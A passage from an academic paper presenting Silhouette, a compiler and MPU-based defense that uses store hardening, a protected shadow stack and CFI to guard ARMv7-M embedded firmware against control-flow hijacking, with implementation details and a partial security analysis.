- We have evaluated Silhouette's performance and code size overhead and found that Silhouette incurs a geometric mean of 1.3% and 3.4% performance overhead, and a geometric mean of 8.9% and 2.3% code size overhead on the CoreMark-Pro and the BEEBS benchmark suites, respectively. We also compare Silhouette to two highly-related defenses: RECFISH [70] and μRAI [5].
- We prototyped and evaluated the Silhouette-Invert variant and saw additional improvements with an average performance overhead measured at 0.3% and 1.9% by geometric mean and code size overhead measured at 2.2% and 0.5%, again, on CoreMark-Pro and BEEBS.

In addition to the above contributions, we observe that store hardening could be extended to protect other security-critical data, making Silhouette more flexible than other approaches. For example, Silhouette could be extended to isolate the sensitive pointer store for Code-Pointer Integrity (CPI) [43]. Similarly, it could be used to protect kernel data structures within an embedded operating system (OS) such as Amazon FreeRTOS [16].

2 ARMv7-M Architecture

Our work targets the ARMv7-M architecture [12]. We briefly summarize the privilege and execution modes, address space layout, and memory protection features of the ARMv7-M.

[3] *u*XOM [44] independently developed a similar technique for implementing execute-only memory. We compare the implementation differences between store hardening and that of *u*XOM in Section 6.2.

Embedded Application Privilege Modes ARMv7-M supports the execution of both *privileged* and *unprivileged* code. Traps, interrupts, and the execution of a *supervisor call* (`SVC`) instruction switches the processor from unprivileged mode to privileged mode. Unlike server systems, embedded applications often run in privileged mode. Such applications also frequently use a *Hardware Abstraction Layer* (HAL) to provide a software interface to device-specific hardware. HAL code is often generated by a manufacturer-provided tool (e.g., HALCOGEN [68]), is linked directly into an application, and runs within its address space.

Address Space ARMv7-M is a memory-mapped architecture, lacking support for virtual memory and using a 32-bit address space. While the exact layout varies between hardware, the address space is generally divided into 8 sections. The `Code` section holds code and read-only data; it usually maps to an internal ROM or flash memory. An `SRAM` section along with two `RAM` sections are used to store runtime mutable data, e.g., the stack, heap, and globals. The `Peripheral` and two `Device` regions map hardware timers and I/O device registers. The `System` region maps system control registers into the processor's physical address space.

A security-critical subsection of `System` is the *System Control Space*, which is used for important tasks such as system exception management. It also contains the address space for the Memory Protection Unit (MPU) [12]. Since ARMv7-M is a memory-mapped architecture, all of the security-critical registers, such as MPU configuration registers, are also mapped to the `System` region.

Memory Protection Unit An ARMv7-M-based device can optionally have a Memory Protection Unit. The MPU is a programmable memory protection component that enforces memory access permissions [9, 12]. The MPU allows privileged software to create a set of memory regions which cover the physical address space; the permission bits on each region dictate whether unprivileged and privileged memory accesses can read or write the region. The number of configurable MPU regions is implementation specific, e.g., the target device in this paper supports 8 regions [65]. The memory regions configured by the MPU do not need to exactly match the default memory regions described in the **Address Space** paragraph. The size of each MPU-configured region varies from 32 bytes to 4 GB.

Currently, the MPU design makes several assumptions about how memory access permissions are to be configured. First, it assumes that privileged software should have as many or more access rights to memory than unprivileged code. Consequently, the MPU cannot be configured to give unprivileged code more access to a memory region than privileged code.

Second, the MPU assumes that certain memory regions—e.g., the `System` region—should not be executable, and it prevents instruction fetches from these regions regardless of the MPU configuration. Third, the MPU design assumes that unprivileged code should not be able to reconfigure security-critical registers on the processor. Therefore, the MPU will prevent unprivileged code from writing to memory regions that include memory-mapped device registers, such as those that configure the MPU.

3 Threat Model and System Assumptions

While embedded code can be conceptually divided into application code, libraries, kernel code, and the hardware abstraction layer, there is often little distinction *at runtime* between these logical units. Due to performance, complexity, and real-time considerations, it is quite common for all of this code to run in the same address space, without isolation, and with the same privilege level [24, 42, 44]. For example, under the default configuration of Amazon FreeRTOS (v1.4.7), *all* code runs as privileged in ARMv7-M [16]. These embedded characteristics heavily inform our threat model and the design decisions for Silhouette.

Our threat model assumes a strong adversary that can exploit a memory error in the *application code* to create a *write-what-where* style of vulnerability. That is, the adversary can attempt to write to any location in memory at any time. The adversary's goal is to manipulate the control flow of a program by exploiting the aforementioned memory error to overwrite memory (e.g., a return address). Non-control data attacks [21, 39] are out of scope of this work. Further, we assume the adversary has full knowledge of the memory contents and layout; we do not rely on information hiding for protection. Our threat model is consistent with past work on defenses against control-flow hijacking.

We assume the target system runs a single bare-metal application statically linked with all the library code and the hardware abstraction layer (HAL)—the latter provides a device-specific interface to the hardware. We assume the HAL is part of the Trusted Computing Base (TCB) and is either compiled separately from the application code or annotated, allowing Silhouette to forgo transformations on the HAL that might preclude privileged hardware operations. Similarly, we assume that exception handlers are part of the TCB. Further, we assume the whole binary runs in privileged mode for the reasons mentioned previously.

Finally, we assume the target device includes a memory protection unit (or similar hardware mechanism) for configuring coarse-grained memory permissions, i.e., Silhouette is able to configure read, write, and execute permissions for five regions (summarized in Section 6.4) of the address space.

4 Intra-Address Space Isolation

Many security enforcement mechanisms rely on intra-address space isolation to protect security-critical data; in other words, the defenses are built on the assumption that application code, under the influence of an attacker, cannot modify security-critical regions of the address space. For example, defenses with shadow stacks [18] need a safe region to store copies of return addresses, and CPI [43] needs a protected region of the address space to place its safe stack and sensitive pointer store. Complicating matters, defenses often intersperse accesses to the protected region with regular application code; the former should be able to access the protected region while the latter should not. Consequently, existing mechanisms to switch between protection domains—e.g., system calls between unprivileged and privileged mode—are often too inefficient for implementing these security mechanisms for microcontroller-based embedded systems. Rather than incur the performance penalty of true memory isolation, some defenses hide the security-critical data structures at random locations in the address space [24, 43]. Embedded systems have limited entropy sources for generating random numbers and only kilobytes or megabytes of usable address space; we do not believe hiding the shadow stack will be effective on such systems.

We devise a protection method, *store hardening*, for embedded ARM systems utilizing unique features of a subset of ARM architectures [11–13], including ARMv7-M. These architectures provide special unprivileged store instructions for storing 32-bit values (`STRT`), 16-bit values (`STRHT`), and 8-bit values (`STRBT`). When a program is running in the processor's privileged mode, these store instructions are treated as though they are executed in unprivileged mode, i.e., the processor always checks the unprivileged-mode permission bits configured in the MPU when executing an `STRT`, `STRHT`, or `STRBT` instruction regardless of whether the processor is executing in privileged or unprivileged mode. We leverage this feature to create two protection domains. One *unprivileged domain* contains regular application code and only uses the unprivileged `STRT`, `STRHT`, and `STRBT` instructions for writing to memory. The second *privileged domain* uses regular (i.e., privileged) store instructions. As code from both domains runs in the same, privileged, processor mode, this method allows us to enforce memory isolation without costly context switching.

To completely isolate the data memory used by the unprivileged and privileged domains, two additional features are needed. First, there needs to be a mechanism to prevent unprivileged code from jumping into the middle of privileged code; doing so could allow unprivileged code to execute a privileged store instruction with arbitrary inputs. We can use forward-edge CFI checks to efficiently prevent such attacks. Second, a trusted code scanner must ensure that the code contains no *system instructions* that could be used to modify important program state without the use of a store instruction.




Figure 1: Architecture of Silhouette and the Silhouette-Invert Variant

For example, an adversary could use the `MSR` instruction [12] to change the value of the main or process stack pointer registers (`MSP` and `PSP`, respectively), effectively changing the location of the shadow stack and potentially moving it to an unprotected memory region. We discuss a defense that leverages these techniques in the next section.

5 Silhouette Design

Silhouette is a compiler and run-time system that leverages our memory isolation scheme to efficiently protect embedded systems from control-flow hijacking attacks. As Figure 1 shows, Silhouette transforms application code with four new compiler passes placed after native code generation but before linking the hardened object code with the hardware abstraction layer (HAL). We also explore an alternative, inverted version of these passes that promises significant performance improvements at the cost of minor hardware changes; we call this version *Silhouette-Invert* (see Section 5.5). Silhouette's new compiler passes are as follows:

1. **Shadow Stack Transformation**: The shadow stack transformation modifies the native code to save return values on a shadow stack and to use the return value stored in the shadow stack in return instructions.

2. **Store Hardening**: The store hardening pass modifies all store instructions, except those used in the shadow stack instrumentation and Store-Exclusive instructions [12] (see Section 5.2 for the reasons), to use variants that check the unprivileged-mode permission bits.

3. **CFI Transformation**: The CFI transformation instruments indirect function calls and other computed branches (aside from returns) to ensure that program execution follows a pre-computed control-flow graph. Consequently, this instrumentation prevents the execution of gadgets that could, for example, be used to manipulate protected memory regions.

4. **Privileged Code Scanner**: The privileged code scanner analyzes the native code prior to emitting the final executable to ensure that application code is free of privileged instructions that an adversary might seek to use to disable Silhouette's protections.

In addition to the above transformations, Silhouette employs mechanisms to prevent memory safety errors from disabling the hardware features that Silhouette uses to provide its security guarantees. In the context of ARMv7-M, it means that the MPU cannot be reconfigured to allow unprivileged accesses to restricted memory regions. Also note that the HAL library is not transformed with Silhouette as it may contain I/O functions that need to write to memory-mapped I/O registers that are only accessible to privileged store instructions. We also forbid inlining HAL functions into application code.

Moreover, Silhouette specially handles variable-length arrays on the stack and `alloca()` calls with argument values that cannot be statically determined by the compiler. For these two types of memory allocation, Silhouette adopts the method from SAFECode [31] and SVA [27] that promotes the allocated data from stack to heap. As Section 7.1 explains, such stack allocations (while rare in C code) can cause stack register spills, endangering the integrity of the shadow stack.

5.1 Shadow Stack

In unprotected embedded systems, programs store return addresses on the stack, leaving return addresses open to corruption by an adversary. To mitigate such attacks, some compilers transform code to use shadow stacks. A *shadow stack* [18] is a second stack, stored in an isolated region of memory, on which a program saves the return address. Only the code that saves the return address should be able to write to the shadow stack; it should be otherwise inaccessible to other store instructions in the program. If the shadow stack cannot be corrupted by memory safety errors, then return addresses are not corrupted. Furthermore, if the function epilogue uses the correct return address stored on the shadow stack, then the function always returns to the correct dynamic call site.

Silhouette's shadow stack transformation pass modifies each function's prologue to save the return address on a shadow stack and each function's epilogue to use the shadow stack return address on function return. A special case to handle is `setjmp`/`longjmp`. `setjmp` saves the current execution context to a memory location specified by its argument, and `longjmp` recovers the saved context from the specified memory location as if the execution was just returned from a previous call to `setjmp`. Using `setjmp`/`longjmp`, a program is able to perform non-local indirect jumps that are challenging to track by a shadow stack. As few programs use `setjmp`/`longjmp`, we refer interested readers to Appendix A

which discusses how Silhouette supports these two functions. Once the transformation is complete, the program uses a shadow stack, but the shadow stack is not protected. For that, Silhouette employs the store hardening pass and the CFI pass.

5.2 Protection via Store Hardening

Silhouette leverages the MPU and the intra-address space isolation mechanism described in Section 4 to efficiently protect the shadow stack. This protection is comprised of two parts. First, during compilation, Silhouette's *store hardening* pass transforms all store instructions in application code from privileged instructions to equivalent unprivileged store instructions (`STRT`, `STRHT`, and `STRBT`). As discussed previously, these unprivileged variants always check the MPU's unprivileged-mode permission bits. Second, when loading the program, Silhouette instrumentation configures the MPU so that the shadow stack is readable and writeable in privileged mode but only readable in unprivileged mode. This ensures that store instructions executed in unprivileged mode and unprivileged stores (`STRT`, `STRHT`, and `STRBT`) executed in privileged mode cannot modify values on the shadow stack. Together, these mechanisms ensure shadow stack isolation, *even if the entire program is executed in privileged mode*.

Store hardening transforms all stores within the application code except for two cases. First, store hardening does not transform stores used as part of Silhouette's shadow stack instrumentation as they must execute as privileged instructions so that they can write to the shadow stack. The shadow stack pass marks all stores to the shadow stack with a special flag, making them easily identifiable. Second, store hardening cannot transform atomic stores (Store-Exclusive [12]) because they do not have unprivileged counterparts. Silhouette utilizes Software Fault Isolation (SFI) [69] to prevent those stores from writing to the shadow stack region.

As discussed in Section 3, Silhouette does not transform the HAL code; thus, the stores in the HAL code are left unmodified. This is because the HAL contains hardware I/O and configuration code that must be able to read and write the `System`, `Device`, and `Peripheral` memory regions. To prevent attackers from using privileged stores within the HAL code, Silhouette employs CFI as Section 5.3 explains.

5.3 Forward Branch Control-Flow Integrity

Shadow stacks protect the integrity of function returns, but memory safety attacks can still corrupt data used for forward-edge control flow branches, e.g., function pointers. If left unchecked, these manipulations would allow an attacker to redirect control flow to anywhere in the program, making it trivial for the attacker to corrupt the shadow stack with an arbitrary value or to load a return address from an arbitrary location. Consequently, Silhouette must restrict the possible targets of forward-edges to ensure return address integrity.

There are two types of forward branches: indirect function calls and forward indirect jumps. For the former, Silhouette uses label-based CFI checks [1,17] to restrict the set of branch targets and ensure that the remaining privileged store instructions cannot be leveraged by an attacker to corrupt the shadow stack. Silhouette-protected systems use privileged store instructions only in the HAL library and in function prologues to write the return address to the shadow stack. The HAL library is compiled separately and has no CFI labels in its code; even coarse-grained CFI ensures that no store instructions within the HAL library can be exploited via an indirect call (direct calls to HAL library functions are permitted as they do not require CFI label checks). For a function call, ARM processors automatically put the return address in the `lr` register. Silhouette's shadow stack transformation pass modifies function prologues to store `lr` to the shadow stack. Label-based CFI guarantees an indirect function call can only jump to the beginning of a function, ensuring that attackers cannot use the function prologue to write arbitrary values to the shadow stack.

There are three constructs in C that may cause a compiler to generate forward indirect jumps: indirect tail function calls, large `switch` statements, and computed `goto` statements ("Label as Values" in GNU's nomenclature [36]). Silhouette's CFI forces indirect tail function calls to jump to the beginning of a function. Restricting large `switch` statements and computed `goto` statements is implementation-dependent. We explain how Silhouette handles them in Section 6.3.

5.4 Privileged Code Scanner

As Silhouette executes all code within the processor's privileged mode, Silhouette uses a code scanner to ensure the application code is free of privileged instructions that could be used by an attacker to disable Silhouette's protections. If the scanner detects such instructions, it presents a message to the application developer warning that the security guarantees of Silhouette could be violated by the use of such instructions. It is the application developer's decision whether to accept the risk or modify the source code to avoid the use of privileged instructions.

On ARMv7-M [12], there is only one privileged instruction that must be removed: `MSR` (Move to Special register from Register). One other, `CPS` (Change Processor State), must be rendered safe through hardware configuration. Specifically, the `MSR` instruction can change special register values in ways that can subvert Silhouette. For example, MPU protections on the shadow stack could be bypassed by changing the stack pointer registers (`MSP` or `PSP` on ARMv7-M) to move the shadow stack to a memory region writeable by unprivileged code. The `CPS` instruction can change the execution priority, and the MPU will elide protection checks if the current execution priority is less than 0 and the `HFNMIENA` bit in the MPU Control Register (`MPU_CTRL`) is set to 0 [12]. However,

Silhouette disables this feature by setting the HFNMIENA bit to 1, rendering the CPS instruction safe. A third instruction, MRS (Move to Register from Special register), can read special registers [12] but cannot be used to compromise the integrity of Silhouette.

Finally, as Silhouette provides control-flow integrity, an attacker cannot use misaligned instruction sequences to execute unintended instructions [1]. Therefore, a linear scan of the assembly is sufficient for ensuring that the application code is free of dangerous privileged instructions.

5.5 Improvements with Silhouette-Invert

Swapping a privileged store with a single equivalent unprivileged store introduces no overhead. However, as Section 6.2 explains, Silhouette must add additional instructions when converting some privileged stores to unprivileged stores. For example, transforming floating-point stores and stores with a large offset operand adds time and space overhead.

However, we can minimize store hardening overhead by *inverting* the roles of hardware privilege modes. Specifically, if we can invert the permissions of the shadow stack region to disallow writes from privileged stores but allow writes from unprivileged stores, then we can leave the majority of store instructions unmodified. In other words, this design would allow all stores (except shadow stack writes) to remain unmodified, thereby incurring negligible space and time overhead for most programs. We refer to this variant as *Silhouette-Invert*.

Silhouette-Invert is similar in design to ILDI [22] which uses the Privileged Access Never (PAN) feature on ARMv8-A [8, 14] to prevent privileged stores from writing to user-space memory. Unfortunately, the ARMv7-M architecture lacks PAN support and provides no way of configuring memory to be writeable by unprivileged stores but inaccessible to privileged stores [12]. We therefore reason about the potential performance benefits using a prototype that mimics the overhead of a real Silhouette-Invert implementation. Section 6.5 discusses two potential hardware extensions to ARMv7-M to enable development of Silhouette-Invert.

5.6 Hardware Configuration Protection

As all code on our target system resides within a single address space and, further, as Silhouette executes application code in privileged mode to avoid costly context switching, we must use both the code transformations described above and load-time hardware configurations to ensure that memory safety errors cannot be used to reconfigure privileged hardware state. For example, such state would include the interrupt vector table and memory-mapped MPU configuration registers; on ARMv7-M, most of this privileged hardware state is mapped into the physical address space and can be modified using store instructions [12]. If application code can write to these physical memory locations, an adversary can reconfigure the MPU to make the shadow stack writable or can violate CFI by changing the address of an interrupt handler and then waiting for an interrupt to occur. Therefore, Silhouette makes sure that the MPU prevents these memory-mapped registers from being writable by unprivileged store instructions. As Section 2 explains, the ARMv7-M MPU is automatically configured this way.

```
mov.w ip, #0xe00000 // ip is the intra-procedure
                    // call scratch register
str.w lr, [sp, ip]  // Save lr to mem[sp + ip]
```

Listing 1: Instructions to Update the Shadow Stack

6 Implementation

We implemented Silhouette by adding three new MachineFunction passes to the LLVM 9.0 compiler [45]: one that transforms the prologue and epilogue code to use a shadow stack, one that inserts CFI checks on all computed branches (except those used for returns), and one that transforms stores into STRT, STRHT, or STRBT instruction sequences. Silhouette runs our new passes after instruction selection and register allocation so that subsequent code generator passes do not modify our instrumentation. Finally, we implemented the privileged code scanner using a Bourne Shell script which disassembles the final executable binary and searches for privileged instructions. Writing a Bourne shell script made it easier to analyze code within inline assembly statements; such statements are translated into strings within special instructions in the LLVM code generator. We measured the size of the Silhouette passes and code scanner using SLOCCount 2.26. Silhouette adds 2,416 source lines of C++ code to the code generator; the code scanner is 95 source lines of Bourne shell code.

6.1 Shadow Stack Transformation

Our prototype implements a parallel shadow stack [28] which mirrors the size and layout of the normal stack. By using parallel shadow stacks, the top of the shadow stack is always a constant offset from the regular stack pointer. Listing 1 shows the two instructions inserted by Silhouette in a function's prologue for our STM32F469 Discovery board [64, 66]. The constant moved to the ip register may vary across different devices based on the available address space. Note that the transformed prologue writes the return address into both the regular stack and the shadow stack.

Silhouette transforms the function epilogue to load the saved return address to either pc (program counter) or lr, depending on the instructions used in the original epilogue code. The instructions added by the shadow stack transformation are marked with a special flag so that a later pass (namely, the

store hardening pass) knows that these instructions implement the shadow stack functionality.

Silhouette also handles epilogue code within `IT` blocks [12]. An `IT` (short for If-Then) instruction begins a block of up to 4 instructions called an `IT` *block*. An `IT` block has a condition code and a mask to control the conditional execution of the instructions contained within the block. A compiler might generate an `IT` block for epilogue code if a function contains a conditional branch and one of the branch targets contains a `return` statement. For each such epilogue `IT` block, Silhouette removes the `IT` instruction, applies the epilogue transformation, and inserts new `IT` instruction(s) with the correct condition code and mask to cover the new epilogue code.

6.2 Store Hardening

Silhouette transforms all possible variations of regular stores to one of the three unprivileged store instructions: `STRT` (store word), `STRHT` (store halfword), and `STRBT` (store byte) [12]. When possible, Silhouette swaps the normal store with the equivalent unprivileged store. However, some store instructions are not amenable to a direct one-to-one translation. For example, some store instructions use an offset operand larger than the offset operand supported by the unprivileged store instructions; Silhouette will insert additional instructions to compute the target address in a register so that the unprivileged store instructions can be used. ARMv7-M also supports instructions that store multiple values to memory [12]; Silhouette converts such instructions to multiple unprivileged store instructions. For Store-Exclusive instructions [12], Silhouette adds two `BIC` (bitmasking) instructions before the atomic store to force the address operand to point into the global, heap, or regular stack regions.

Silhouette handles store instructions within `IT` [12] blocks in a similar way to how it handles epilogue code within `IT` blocks. If an `IT` block has at least one store instruction, Silhouette removes the `IT` instruction, applies store hardening for each store instruction within the `IT` block, and adds new `IT` instruction(s) to cover newly inserted instructions as well as original non-store instructions within the old `IT` block. This guarantees store hardening generates semantically equivalent instructions for every store in an `IT` block.

Silhouette sometimes adds code that must use a scratch register. For example, when transforming floating-point store instructions, Silhouette must create code that moves the value from a floating-point register to one or two integer registers because unprivileged store instructions cannot access floating-point registers. Our prototype uses LLVM's `LivePhysRegs` class [51] to find free registers to avoid adding register spill code. This optimization significantly reduces store hardening's performance overhead on certain programs; for example, we observed a reduction from 39% to 4.9% for a loop benchmark. Section 8.3 presents detailed data of our experiments.

Comparison with *u*XOM's Store Transformation There are two major differences between Silhouette's implementation of store hardening and the corresponding store transformation of *u*XOM [44]. First, Silhouette performs store hardening near the end of LLVM's backend pass pipeline (after register allocation and right before the `ARMConstantIslandPass` [48]). We made this choice to avoid situations wherein later compiler passes (potentially added by other developers) either generate new privileged stores or transform instructions inserted by Silhouette's shadow stack, store hardening, and CFI passes. As mentioned above, Silhouette avoids register spilling by utilizing LLVM's `LivePhysRegs` class to find free registers. In contrast, *u*XOM transforms store instructions prior to register allocation to avoid searching for scratch registers. As a consequence, subsequent passes, such as prologue/epilogue insertion or passes added by future developers, must ensure that they do not add any new privileged store instructions. Second, our store hardening pass transforms all privileged stores (sans Store-Exclusives) while *u*XOM optimizes its transformation by eliding transformation of certain stores (such as those whose base register is `sp`) when it is safe to do so. The *u*XOM optimization is safe when used with *u*XOM's security policy but may not be safe if store hardening is used to enforce a new security policy that does not protect the integrity of the stack pointer register. Implementing store hardening and optimization in a single pass makes the compiler efficient. However, by adhering to the Separation of Concerns principle in compiler implementation [15], our code is more easily reused: to use store hardening for a new security policy, one simply changes the compiler to run our store hardening pass and then implements any optimization passes that are specific to that security policy.

6.3 Forward Branch Control-Flow Integrity

Indirect Function Calls With link-time optimization enabled, Silhouette inserts a CFI label at the beginning of every address-taken function. Silhouette also inserts a check before each indirect call to ensure that the control flow transfers to a target with a valid label.

Our prototype uses coarse-grained CFI checks, i.e., the prototype uses a single label for all address-taken functions. We picked `0x4600` for the CFI label as it encodes the Thumb instruction `mov r0, r0` and therefore has no side effect when executed. With the addition of static call graph analysis [46], it is possible to extend the Silhouette prototype to use multiple labels with no increase in runtime overhead.

Forward Indirect Jumps Table 1 summarizes the three types of constructs of C that may cause a compiler to generate a forward indirect jump and how they are handled by Silhouette. The compiler may insert indirect jumps to implement large `switch` statements. LLVM lowers large `switch`

Code Pattern	How Silhouette Handles Them
Large `switch` statement	Compiled to bounds-checked `TBB` or `TBH`
Indirect tail function call	Restricted by CFI
Computed `goto` statement	Transformed to `switch` statement

Table 1: C Code That May Be Compiled to Indirect Jumps

statements into PC-relative jump-table jumps using `TBB` or `TBH` instructions [12]; for each such instruction, LLVM places the jump table immediately after the instruction and inserts a bounds check on the register holding the jump-table index to ensure that it is within the bounds of the jump table. As jump-table entries are immutable and point to basic blocks that are valid targets, such indirect jumps are safe. Tail-call optimization transforms a function call preceding a return into a jump to the target function. Silhouette's CFI checks ensure that tail-call optimized indirect calls jump only to the beginning of a function. The last construct that can generate indirect jumps is the computed `goto` statement. Fortunately, LLVM compiles computed `goto` statements into `indirectbr` IR instructions [50]. Silhouette uses LLVM's existing `IndirectBrExpandPass` [49] to turn `indirectbr` instructions into `switch` instructions. We can then rely upon LLVM's existing checks on `switch` instructions, described above, to ensure that indirect jumps generated from `switch` instructions are safe. In summary, Silhouette guarantees that no indirect jumps can jump to the middle of another function.

6.4 MPU Configuration

Our prototype also includes code that configures the MPU before an application starts. Figure 2 shows the address space and the MPU configuration for each memory region of a Silhouette-protected system on our STM32F469 Discovery board [64,66]. Silhouette uses five MPU regions to prevent unprivileged stores from corrupting the shadow stack, program code, and hardware configuration. First, Silhouette sets the code region to be readable, executable, and non-writable for both privileged and unprivileged accesses. No other regions are configured executable; this effectively enforces W⊕X. Second, Silhouette configures the shadow stack region to be writable only by privileged code. All other regions of RAM are set to be readable and writable by both privileged and unprivileged instructions. Our prototype restricts the stack size to 2 MB; this should suffice for programs on embedded devices.[4] Note that Silhouette swaps the normal positions of the stack and the heap to detect shadow stack overflow: a stack overflow will decrement the stack pointer to point to the inaccessible region near the top of the address space; a trap will occur when the prologue attempts to save the return address there. An alternative to preventing the overflow is to put an inaccessible guard region between the stack and the heap; however, it costs extra memory and an extra MPU configuration region. Finally, Silhouette enables the default background region which disallows any unprivileged reads and writes to address ranges not covered by the above MPU regions, preventing unprivileged stores from writing the MPU configuration registers and the `Peripheral`, `Device`, and `System` regions.

[4] The default stack size of Android applications, including both Java code and native code, is only around 1 MB [6].

6.5 Silhouette-Invert

Our Silhouette-Invert prototype assumes that the hardware supports the hypothetical inverted-design described in Section 5.5, i.e., the MPU can be configured so that the shadow stack is only writable in unprivileged mode. We briefly propose two designs to change the hardware to support the memory access permissions required by Silhouette-Invert.

One option is to use a reserved bit in the Application Program Status Register (`APSR`) [12] to support the PAN state mentioned in Section 5.5. In ARMv8-A processors, PAN is controlled by the `PAN` bit in the Current Program Status Register (`CPSR`) [14]. Currently, 24 bits of `APSR` are reserved [12] and could be used for PAN on ARMv7-M.

The second option is to add support to the MPU. In ARMv7-M, the permission configuration of each MPU region is defined using three Access Permission (AP) bits in the MPU Region Attribute and Size Register (`MPU_RASR`) [12]. Currently, binary value `0b100` is reserved, so one could map this reserved value to read and write in unprivileged mode and no access in privileged mode, providing support to the permissions required by Silhouette-Invert without changing the size of AP or the structure of `MPU_RASR`.

In the Silhouette-Invert prototype, the function prologue writes the return address to the shadow stack using an unprivileged store instruction, and CFI uses regular store instructions to save registers to the stack during label checks; all other store instructions remain unchanged. The MPU is also configured so that the shadow stack memory region is writable in unprivileged mode, and other regions of RAM are accessible only in privileged mode. As configuring memory regions to be writable in unprivileged mode only would require a hardware change, the Silhouette-Invert prototype instead configures the shadow stack region to be writable by both unprivileged and privileged stores. We believe both of the potential hardware changes proposed above would add negligible performance overhead. Section 8 shows that Silhouette-Invert reduces overhead considerably.

6.6 Implementation Limitations

Our Silhouette and Silhouette-Invert prototypes share a few limitations. First, they currently do not transform inline assembly code. The LLVM code generator represents inline




Figure 2: Address Space and MPU Configurations of Silhouette on STM32F469 Discovery Board

assembly code within a C source file as a special "inline asm" instruction with a string containing the assembly code. Consequently, inline assembly code is fed directly into the assembler without being transformed by `MachineFunction` passes. Fortunately, hand-written inline assembly code in applications is rare; our benchmarks contain no inline assembly code. Future implementations could implement store hardening within the assembler which would harden stores in both compiler-generated and hand-written assembly code. Second, our current prototypes do not instrument the startup code or the `newlib` library [56]. These libraries are provided with our development board as pre-compiled native code. In principle, a developer can recompile the startup files and `newlib` from source code to add Silhouette and Silhouette-Invert protections. Third, we have not implemented the "stack-to-heap" promotion (discussed in Section 5) for dynamically-sized stack data. Only one of our benchmarks allocates a variable-length local array; we manually rewrote the code to allocate the variable on the heap. Lastly, we opted not to implement Silhouette's `setjmp`/`longjmp` support, described in Appendix A, as none of our benchmarks use `setjmp` and `longjmp`.

7 Security Analysis

This section explains how Silhouette hinders control-flow hijacking attacks. We first discuss how Silhouette's protected shadow stack, combined with the defenses on forward control-flow, ensure that each return instruction transfers control back to its dynamic caller. We then explain why these security mechanisms provide strong protection against control-flow hijacking attacks.

7.1 Integrity of Return Addresses

Silhouette ensures that functions return control flow to their dynamic callers when executing a return instruction by enforcing three invariants at run-time:

Invariant 1 (I1). A function stores the caller's return address on the shadow stack, or never spills the return address in register `lr` to memory.

Invariant 2 (I2). Return addresses stored on the shadow stack cannot be corrupted.

Invariant 3 (I3). If a function stores the return address on the shadow stack, its epilogue will always retrieve the return address from the correct memory location in the shadow stack, i.e., the location into which its prologue stored the return address.

As the prologue and epilogue code use the stack pointer to compute the shadow stack pointer, maintaining all the invariants requires maintaining the integrity of the stack pointer. Invariants **I1** and **I3** require the function prologue and epilogue to keep the stack pointer within the stack region. Additionally, for **I3**, Silhouette must ensure that the stack pointer is restored to the *correct* location on the stack to ensure that the shadow stack pointer is pointing to the correct return address. For **I2**, besides being inside the stack region, any function call's stack pointer must be guaranteed to stay lower than its frame pointer; otherwise, the valid return addresses on the shadow stack may be corrupted.

To maintain the invariants, Silhouette prevents programs from *loading corrupted values into the stack pointer* by ensuring that application code never spills and reloads the stack pointer to/from memory. In particular, functions that have dynamically-sized stack allocations or that allocate stack memory within a loop may trigger the code generator to spill and reload the stack pointer. As Section 5 explains, Silhouette promotes such problematic `alloca` instructions into heap allocations, ensuring that all functions have constant-sized stack frames and therefore have no need to spill the stack pointer.

The next issue is ensuring that the remaining fixed-size stack memory allocations and deallocations cannot be used to violate the invariants. To prevent *stack overflow*, Silhouette positions the regular stack at the bottom of the address space as Figure 2 shows. If a stack overflow occurs, the stack pointer will point to a location near the top of the address space; if any function prologue subsequently executes, it will attempt to write the return address into an inaccessible location, causing a trap that will allow the TCB to respond to the overflow.

To ensure that stack deallocation does not cause *stack underflow*, Silhouette ensures that deallocation frees the same amount of stack memory that was allocated in the function prologue. Several Silhouette features ensure this. First, the checks on forward control flow ensure that control is never transferred into the middle of a function (as Section 6.3 describes). Second, if **I1**, **I2**, and **I3** hold prior to the underflow, then the shadow stack ensures that a function returns

to the correct caller, preventing mismatched prologues and epilogues. Finally, since the function prologue dominates all code in the function, and since the function epilogue post-dominates all code in the function, the epilogue will always deallocate the memory allocated in the prologue.

In summary, Silhouette maintains **I1** and **I3** by ensuring that the stack pointer stays within the stack region during the function prologue and epilogue and that the epilogue will always deallocate stack memory correctly. Silhouette also ensures that the stack pointer will always be lower than the frame pointer, maintaining **I2**.

7.2 Reduced Attack Surface

Recent work has shown the importance of protecting return addresses to increase the precision, and thus strength, of CFI-based defenses [19, 20, 25, 29, 37]. In particular, without a protected shadow stack or other mechanisms to ensure the integrity of return addresses, CFI with static labels cannot ensure that a function returns to the correct caller at runtime; instead, a function is typically allowed to return to a *set* of possible callers. Attacks against CFI exploit this imprecision.

Most attacks against CFI target programs running on general-purpose systems. Some attacks exploit features specific to certain platforms, and it is not clear if they can be ported to attack embedded devices. For example, Conti et al. [25] showed how to corrupt return addresses saved by unprotected context switches on Windows on 32-bit x86 processors. However, many attacks involve generic code patterns that can likely be adapted to attack CFI-protected programs on embedded systems. We now discuss generic control-flow hijacking code patterns discovered by recent work [19, 20, 29, 37]. As we discuss below, Silhouette is robust against these attacks.

